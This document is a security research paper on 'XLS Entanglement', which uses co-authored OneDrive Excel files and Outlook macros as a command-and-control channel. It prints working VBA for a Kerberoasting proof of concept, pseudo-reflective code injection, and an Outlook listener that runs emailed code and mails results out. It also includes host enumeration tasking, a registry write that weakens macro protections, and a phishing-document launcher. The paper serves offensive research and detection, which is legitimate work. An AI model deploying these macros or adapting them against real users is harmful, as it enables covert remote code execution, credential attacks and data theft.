XLS Entanglement: The Call is Coming from Inside the Office

Jake Krasnov, Jake.Krasnov@BC-Security.org
Anthony Rose, Anthony.Rose@BC-Security.org

Abstract

Since its introduction in 1993, Visual Basic for Applications (VBA) and Office Macros have provided a rich attack surface for attackers with Malicious Documents, representing one of the primary delivery methods for Malware. However, Office Macros have traditionality been almost exclusively used as a means to an end, acting as a simple delivery method to retrieve and load more advanced payloads. But does this have to be the case?

This paper explores the current state of VBA tradecraft and combines it with novel research to demonstrate a new attack vector known as XLS Entanglement. Similar to how quantumly entangled particles share state, shared XLS documents can interactively pass VBA code to execute on target machines and pass back the results. Effectively turning Office products into a full-fledged C2 without the need for other processes. XLS Entanglement uses co-authored documents to create a C2 channel through OneDrive and OneDrive for Businesses and opens the door for non-traditional attack vectors.

Introduction

Office macros have existed since the introduction of Excel back in 1987. Known as Excel Macro (XLM), they were specially designated sheets within an excel document that allowed for programmatic operations and are still supported today. Following the success of XLMs, Microsoft introduced VBA to all Office products by 1996, with excel being the first to receive it in 1994. VBA introduced rich new functionality for Microsoft's Office products but increased the attack surface and has been a favored tool of attackers ever since.


Malicious docs (Maldocs) followed soon after the introduction of macro enabled documents, with the Concept and Melissa viruses gaining notoriety in the 1990s. The staggering popularity of maldocs has led to Microsoft introducing a large number of security features and despite this maldocs continue to be one of the primary vectors for malware delivery. However, all the security features forced attackers to create more sophisticated obfuscation techniques, developing methods such as VBA Stomping and purging. In other cases, attackers have gone back to "ancient" technologies like XLM which, as previously mentioned, was initially introduced back in 1987. The surge in XLM Tactics, Techniques, and Procedures (TTPs) was so prevalent that it forced Microsoft to start using the AntiMalware Scanning Interface (AMSI) to ingest XLMs in February 2021.

Despite the sophistication in modern offensive Office macros, they are still primarily leveraged to load C2 payloads such as Empire Agents, Cobalt Strike Beacons, or other framework implants. Occasionally macros may also be leveraged for persistence, using techniques like malicious outlook rules. However, VBA is seen as an enabler for other techniques and not heavily used on its own.

VBA Capabilities and Limitations

While VBA is an infamously disparaged language by programmers, that does not change the fact that it also has many of the capabilities that attackers value in targeting modern Windows environments.

Specifically, it has access to COM interfaces and can directly interface with the WIN32 API, meaning that most attacks can be reimplemented in pure VBA. For example, Adepts of 0xCC published a proof of concept demonstrating how to implement a Kerberoasting attack. Their VBA implementation relies on the use of the *Declare* function, which allows for VBA to call functions from any registered DLL . More importantly, *Declare* provides access to powerful functions inside Windows and is a natively included capability for Office products with documentation and examples provided by Microsoft.




```
' Kerberoast implemented in VBA Macro
' PoC by Juan Manuel Fernandez (@TheXC3LL)
' Retrieve SPNs via LDAP queries, then ask a TGS Ticket with RC4 Etype for each one. The ticket is exported in KiRBi format (like mimikatz does)


Private Declare PtrSafe Function LsaConnectUntrusted Lib "SECUR32" (ByRef LsaHandle As LongPtr) As Long
Private Declare PtrSafe Function LsaLookupAuthenticationPackage Lib "SECUR32" (ByVal LsaHandle As LongPtr, ByRef PackageName As LSA_STRING, ByRef AuthenticationPackage As Lon
Private Declare PtrSafe Function LsaCallAuthenticationPackage Lib "SECUR32" (ByVal LsaHandle As LongPtr, ByVal AuthenticationPackage As LongLong, ByVal ProtocolSubmitBuffer A
Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" (ByVal Destination As LongPtr, ByVal Source As LongPtr, ByVal Length As Long)
Private Declare PtrSafe Function GetProcessHeap Lib "KERNEL32" () As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "KERNEL32" (ByVal hHeap As LongPtr, ByVal dwFlags As Long, ByVal dwBytes As LongLong) As LongPtr
Private Declare PtrSafe Function HeapFree Lib "KERNEL32" (ByVal hHeap As LongPtr, ByVal dwFlags As Long, lpMem As Any) As Long

Private Type LSA_STRING
    Length As Integer
    MaximumLength As Integer
    Buffer As String
End Type
```

Figure 1: VBA Macro implementation of Kerberoasting.

In fact, VBA has nearly every capability that other offensive languages offer, except the ability to reflectively load code. Reflection is a key method allowing attackers to create modularized code that can be retrieved remotely and executed without the need to send it all at once. Without an ability to do this, VBA would be extremely limited as an offensive language. Fortunately, there is a workaround to create pseudo-reflection by exposing the VBA project and dynamically adding modules. However, Outlook is a notable exception as the only Office application that does not allow for access to the VBA project.

Figure 2 demonstrates how a string can be read from a cell and then dynamically added as code to the current VBA project, executed, and removed, mimicking the behavior of reflection. For example, this structure of reflectively loading and executing code can be translated to PowerShell, C#, or other .NET languages. There is one significant limitation with this method. A registry key must be modified in order to access the VBA project.



```
Sub Execute()
'This routine dynamically adds a macro module to the document, executes it, and then removes it
    MsgBox ("Execute routine")
    'exposes the VBA proejct
    Set xPro = ThisWorkbook.VBProject
    Set Module = xPro.VBComponents.Add(vbext_ct_StdModule)
    'Task to execute should be placed in C3
    code = Range("C3").Value
    Module.CodeModule.AddFromString (code)
    Range("C10").Value = Application.Run("Module1.ExecuteTask")
    xPro.VBComponents.Remove xPro.VBComponents("Module1")

End Sub
```

Figure 2: Pseudo-Reflection Code Reflection.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<version>\<product>\Security\AccessVBOM must be set to 1 for the pseudo-reflection method to work. This is a userland key, so it may be edited without elevated privileges but is a detection chokepoint that can be easily monitored.

An example of using VBA with Outlook for Email Based C2




Figure 3: Outline of C2 data flow.

Using an Outlook email as a trigger for persistence is not a new concept. However, building on the VBA pseudo-reflection, we can use Outlook as a Command and Control (C2) platform to demonstrate its potential. The first step is creating Outlook macros that will ingest incoming emails and execute the code. Figure 3 above shows a diagram of how the C2 will receive an email, then Outlook will leverage a Word document to do pseudo reflection and execute the passed VBA code.


```
'These are the global objects we need
Dim inboxItems As Items
Dim objectNS As NameSpace
Dim WordApp As Object
Dim outlookApp As Outlook.Application

 Sub Application_Startup()
    'This routine generates the object that allows for interfacing with the inboxes
    'it is automatically executed at startup. To use these event executions code must
    'be in ThisOutlookSession

    Set outlookApp = Outlook.Application
    Set objectNS = outlookApp.GetNamespace("MAPI")

    'launch the word doc that will be the process responsible for executing our code
    Set WordApp = CreateObject("Word.Application")
    WordApp.Visible = False
    Set ObjDoc = WordApp.Documents.Add


End Sub

Sub Application_NewMail()
    'When a new email comes in execute

    'update the inbox items in our objects
    Set inboxItems = objectNS.GetDefaultFolder(olFolderInbox).Items
    Set Item = inboxItems(inboxItems.Count)
    'Trigger on Emails with the Subject of Tasking
    If Item.Subject = "Tasking" Then
        ExecuteTask Item.Body, WordApp
    End If
End Sub
```

Figure 4: Outlook Event Macros

Figure 4 shows listener macros that process incoming emails and pass the payload to the code execution macro. As previously mentioned, Outlook does not have the means of exposing its internal VBA project like other Office products, which requires launching Word or Excel document as a background process for pseudo-reflection. A long-running Office document is not unusual behavior for users and would be a difficult to detect Indicator of Compromise (IoC). For example, an employee leaving a shared Word document open for a week-long vacation and locking out their colleagues is a regular occurrence.

For simplicity, this proof-of-concept code uses a Subject of "Tasking" and reads the code from the email body. However, it is possible to read things such as the email headers where a custom header could be placed to act as a stealthier trigger or store the code to be executed. Since RFC 5233 only imposes a maximum line length of 998 characters and x-headers may be folded, it is possible to embed payloads of sufficient size to make it a viable C2 channel. The payload is then passed to the execution macro along with the handle to the Word document to load the code.


The function in Figure 5 will execute received tasks and then retrieves the results. In order to prevent the Word document from needing a connection back to Outlook, it will store the results in memory. An Outlook function can then be called to retrieve results. An example tasking that enumerates the host is shown in Figure 6.



```
Sub ExecuteTask(str As String, App As Object)

    'Adds a macro to the document
    Set xPro = App.ActiveDocument.VBProject
    Set module = xPro.VBComponents.Add(vbext_ct_StdModule)
    module.CodeModule.AddFromString (str)

    'Execute the module
    App.Run ("Module1.StartTask")

   'retrieve the results
    SendResults App

End Sub
```

```
Sub SendResults(App As Object)
    Dim res As String

    Set Msg = Application.CreateItem(olMailItem)
    res = App.Run("Module1.GetResults")

    Set xPro = App.ActiveDocument.VBProject
    'build email to return results from the Word tasking
    With Msg
        .To = "jake.krasnov@bc-security.org"
        .Subject = "Tasking Results"
        .Body = res
        .Send
    End With

    'Remove the Module
    xPro.VBComponents.Remove xPro.VBComponents("Module1")
End Sub
```

Figure 5: Outlook task execution and results retrieval macros



```
'Taskings must have a StartTask function and GetResults function.
Dim results As String
Sub StartTask()
    Dim objWMI As Object

    results = "User: " & (Environ$("Username")) & vbCrLf
    results = results & "Version: " & Application.Version & vbCrLf
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    'Do wmi query requests to enumerate system proceses
    Set domain = objWMIService.ExecQuery("Select * From Win32_NetworkAdapterConfiguration")

    For Each objWMI In domain
        If Not IsNull(objWMI.IPAddress) Then
            results = results & "IP: " & objWMI.IPAddress(0)
            Exit For
        End If

    Next

End Sub

Function GetResults() As String
    GetResults = results
End Function
```

Figure 6: Example tasking code.

Combining both sets of code provides a functional C2 channel that allows an attacker to send tasks, execute them, and retrieve the results. The C2 method could be further expanded to include the standard communications obfuscators such as delay times or working hours.

There still needs to be a vector of infection in order to turn the Victim's Outlook application into the C2 implant. Since Outlook does not expose the VBA project, there are two primary methods for infection. The first, is to drop the VBAProject.OTM file into the User's Outlook folder. The .OTM defines the VBA project for Outlook and uses a standard location of ***%AppData%\Roaming\Microsoft\Outlook***. Any traditional means of dropping a file to disk will work, although if the victim has an existing VBAProject, Outlook will have to be closed in order to unlock the OTM file. The disadvantages of this method are that the payload will be both writing to disk and corrupt the user's current profile. Alternatively, ***/altvba*** can be used to designate an alternate file location when restarting Outlook from the command line but will still require Outlook to be restarted for the new project to take effect.

Having explored the extension of Outlook into a full C2 and the basic principles of using VBA for dynamic code execution, the XLS Entanglement can now be introduced and analyzed.

XLS Entanglement

XLS Entanglement is a novel technique in which a malicious macro-enabled Excel document can be hosted in OneDrive and be used to execute arbitrary dynamic VBA code on a paired machine. This attack effectively allows the Excel document to host a rudimentary C2 display below in Figure 7.





Figure 7: XLS Entanglement Data Flow.

This attack exploits the collaborative co-authoring ability for OneDrive hosted documents, allowing multiple users to simultaneously edit a single document. Microsoft has explicitly disabled the real-time co-authoring feature for macro-enabled Word Documents and PowerPoints. However, the same restrictions do not apply to Excel documents. Microsoft does block many of the common event triggers that are used offensively. For example, timing triggers that use *Application.ontime* are blocked from execution and changes initiated by a different user will not cause change event triggers to execute. As a result, an alternative trigger event must be identified, and one such option is a non-blocking loop that waits for a cell value to update to trigger macro execution, see Figure 8 for an example.

```
Sub Listen()
'This routine allows for a listening vba routine that
'doesn't block users from updating the file
    Dim i As Long
    Dim a As Long

    'simply a loop to waste time so that updates can be pulled down
    For i = 1 To 20000
        a = i * 2
        'DoEvents is what prevents the routine from blocking
        DoEvents

    Next i
    'Check if there is a task to execute
    If Range("B1").Value = 1 Then
        Execute
        Range("B1").Value = 0
    End If

    Listen
End Sub
```

Figure 8: Entanglement Listener Macro.

The remote trigger grants the ability to arbitrarily execute a macro on-demand, but does not provide many advantages in comparison to standard auto-execution attacks. Instead, a better option would be to not only trigger a macro, but arbitrarily update the code as well. Since the victim already has a collaboratively edited document, the preferred place to start is by simply editing the code in the macros already in the document. However, Microsoft has intentionally made it so that when a remote user updates macro code real-time, co-authoring is stopped and updates are prevented until the local user re-opens the document.



NEW VERSION AVAILABLE We cannot apply changes made by someone else. Reopen Learn More...

Figure 9: Notification of remote user changes after macro code edits.


To avoid this issue, a way to create the macro updates locally needs to be identified. As previously discussed, this can be achieved by exposing the VBA project and using ***CodeModule.AddFromString*** to achieve pseudo-reflection. Using this function then allows for code addition to a module on the fly. Figure 10 displays the complete set of code to add and execute arbitrary code. The macro will execute code in cell C3 and will return the results to cell C10.

```
Sub Execute()
'This routine dynamically adds a macro module to the document, executes it, and then removes it

    'exposes the VBA proejct
    Set xPro = ThisWorkbook.VBProject
    Set Module = xPro.VBComponents.Add(vbext_ct_StdModule)
    'Task to execute should be placed in C3
    code = Range("C3").Value
    Module.CodeModule.AddFromString (code)
    Range("C10").Value = Application.Run("Module1.ExecuteTask")
    xPro.VBComponents.Remove xPro.VBComponents("Module1")

End Sub
```

Figure 10: XLS Entanglement Code Execution Module.

Combining everything together, once a victim opens the document and enables macros, the Attacker can drop the into Cell C3, change Cell B1 to 1 and wait for output. Figure 11 shows the Attacker's perspective, where the Microsoft Office online Excel interface acts as the C2 interface. The only shortfall of this method is that as previously discussed, the *AccessVBOM* registry key below will need to be set to 1.

\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<version>\Excel\Security\AccessVBOM



A	B	C
Set to 1 to Execute:	2	
	Code to Execute:	End Function
	Results:	User: Kevin Version: 16.0 IP: 192.168.1.94

```
    strComputer = "."
    Set objWMIService =
GetObject("winmgmts:\\" &
strComputer & "\root\cimv2")
    'Do wmi query requests to
enumerate system proceses
    'these aren't the most reliable so
might be worth changing down the
line
    Set domain =
objWMIService.ExecQuery("Select *
From
Win32_NetworkAdapterConfigurati
on")

    For Each objWMI In domain
        If Not
IsNull(objWMI.IPAddress) Then
            results = results & "IP: " &
objWMI.IPAddress(0)
            Exit For
        End If

    Next

    ExecuteTask = results
End Function
```

Figure 11: Attacker's view of executing code through an XLS Entanglement attack.

Given that it is a userland registry key, it should be editable with the below code:

Dim wsh As Object
Set wsh = CreateObject("WScript.Shell")
wsh.RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<version>\Excel\Security\AccessVBOM", 1, "REG_DWORD"

Microsoft is aware of the security vulnerabilities that allowing VBA code to modify this code from Excel could potentially introduce and has mechanisms to block it, which introduces the first of two difficulties in deploying the XLS entanglement attack. The second is that the Excel document cannot be shared as an attachment to maintain co-authoring. It is possible to send targets a OneDrive share link via email, but this requires the user to click the link, choose to open the document in their desktop app, and then click through as many as three warnings once the document is open.

Instead, a traditional Word document phishing attachment can be used. Microsoft does not block Office products from changing other Office application registry keys, only the registry for the current application. Once the registry key has been modified, the Excel document can then be launched with the code below.

Set ExcelApp = CreateObject("Excel.Application")


ExcelApp.Workbooks.Open "https://d.docs.live.net/<user id>/Entaglement.xlsm"

The workbook link is different from the share link produced from OneDrive, which is not the actual file location and has unstable compatibility when used in code. The share link will also attempt to force the user to log into the OneDrive application even if already logged into the application. However, using the direct *d.docs.live.net* link has the problem that it does not have any permissions associated with it, meaning that the victim cannot open it directly until they have browsed to the file location. If the victim is logged in, then the code shown in Figure 12 would be enough to get the permission rights attached to the victim's account.

```
strUrl = "https://1drv.ms/x/<share string>"
Set objIE = CreateObject("InternetExplorer.Application")
With objIE
  .Visible = False
  .Silent = True
  .Navigate strUrl
End With

Workbooks.Open "https://d.docs.live.net/<user id>/Documents/Entaglement.xlsm"
```

Figure 12: Using the Internet Explorer com interface to attach permissions.

However, launching with the above code is unlikely to be a reliable means of execution. The other issue is that OneDrive and OneDrive for Business accounts are not interchangeable when sharing documents. This means that a OneDrive for Business user cannot open a document from a OneDrive user in their desktop application without having a standard OneDrive account. The non-interchangeability of OneDrive accounts drives several problems. First, when the login prompt appears, it will block all execution in the current Office process and any parent or child processes. Figure 13 shows an example of the Excel login prompt. Unfortunately, due to this, using pseudo-reflection into another document instance does not solve the problem.


Microsoft

Sign in

Type the email of the account you would like to use to open Entaglement.xlsm.


Email, phone, or Skype

No account? Create one!

Next

©2021 Microsoft Privacy statement

Figure 13: Excel Login prompt.

